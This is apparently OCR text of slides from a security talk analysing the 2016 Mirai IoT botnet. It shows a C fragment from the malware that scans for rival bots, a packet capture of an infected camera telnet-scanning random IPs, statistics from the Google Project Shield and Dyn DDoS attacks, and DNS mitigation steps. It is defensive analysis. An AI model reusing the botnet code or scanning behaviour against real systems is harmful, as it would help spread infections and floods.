
```
while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
{
    if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
        mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
        mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
        mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
        mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
    {
        found = TRUE;
        break;
    }
}
```

Robert Graham


Connect to command/control



Robert Graham


cameradome-20161118-05.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
1365… 1469.836938 192.168.1.10 96.75.214.47 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.836963 192.168.1.10 114.129.79.94 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.836985 192.168.1.10 79.173.46.8 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837015 192.168.1.10 83.43.62.94 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837230 192.168.1.10 171.62.250.78 TCP 60 8223 → 2323 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837266 192.168.1.10 149.60.11.156 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837295 192.168.1.10 69.24.10.29 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837318 192.168.1.10 95.72.188.236 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837639 192.168.1.10 112.151.252.240 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837669 192.168.1.10 178.185.177.102 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.837693 192.168.1.10 142.115.40.4 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841355 192.168.1.10 18.159.246.65 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841390 192.168.1.10 191.190.207.128 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841421 192.168.1.10 61.58.247.162 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841445 192.168.1.10 168.107.31.112 TCP 60 8223 → 2323 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841470 192.168.1.10 105.34.150.93 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841494 192.168.1.10 136.247.188.131 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841779 192.168.1.10 201.26.214.219 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841807 192.168.1.10 117.106.228.203 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841832 192.168.1.10 73.139.182.206 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.841854 192.168.1.10 9.251.148.162 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.842227 192.168.1.10 198.104.4.4 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.842256 192.168.1.10 196.53.30.237 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0
1365… 1469.842293 192.168.1.10 96.185.2.104 TCP 60 8223 → 23 [SYN] Seq=0 Win=17783 Len=0

List of possible attacks



Robert Graham

Attack on Google Project Shield

- 130 million SYN per second
- 450 million HTTP queries per second
  - From 175,000 IP addresses
- 4 million ACK flood
- GRE floods
- UDP floods


https://arstechnica.com/security/2017/02/how-google-fought-back-against-a-crippling-iot-powered-botnet-and-won/

Robert Graham


DYN DDoS

- Classic “hit the root name servers”
  - …except one layer down
- Port 53 UDP flood
  - ~600gpbs to ~1.2tbps
- Amplified by failed DNS lookups
  - No cached failed response


Robert Graham




Robert Graham


Newark, NJ
Washington, DC
Frankfurt
Anycast Network
China Network
Chicago, IL
Amsterdam
Warsaw
Seattle, WA
Beijing
London
Shanghai
Tokyo
Palo Alto, CA
Hong Kong
Los Angeles, CA
Dallas, TX
Miami, FL
São Paulo
Mumbai
Singapore
Sydney
http://dyn.com/dns/network-map/

Atlanta -> North Virginia




Add own second DNS



Robert Graham

Add Amazon DNS




Drop DYN

rob@raspfullnode: ~

```
;; AUTHORITY SECTION:
CNN.COM.                172800  IN      NS      pdns3.ultradns.org.
CNN.COM.                172800  IN      NS      pdns4.ultradns.org.
CNN.COM.                172800  IN      NS      pdns1.ultradns.net.
CNN.COM.                172800  IN      NS      pdns2.ultradns.net.
CNN.COM.                172800  IN      NS      pdns5.ultradns.info.
CNN.COM.                172800  IN      NS      pdns6.ultradns.co.uk.
CNN.COM.                172800  IN      NS      ns-47.awsdns-05.COM.
CNN.COM.                172800  IN      NS      ns-576.awsdns-08.net.
CNN.COM.                172800  IN      NS      ns-1630.awsdns-11.co.uk.
CNN.COM.                172800  IN      NS      ns-1086.awsdns-07.org.

;; ADDITIONAL SECTION:
pdns1.ultradns.net.     172800  IN      AAAA    2001:502:f3ff::1
pdns1.ultradns.net.     172800  IN      A       204.74.108.1
pdns2.ultradns.net.     172800  IN      A       204.74.109.1
pdns2.ultradns.net.     172800  IN      AAAA    2610:a1:1014::1
ns-47.awsdns-05.COM.    172800  IN      A       205.251.192.47
ns-576.awsdns-08.net.   172800  IN      A       205.251.194.64
```

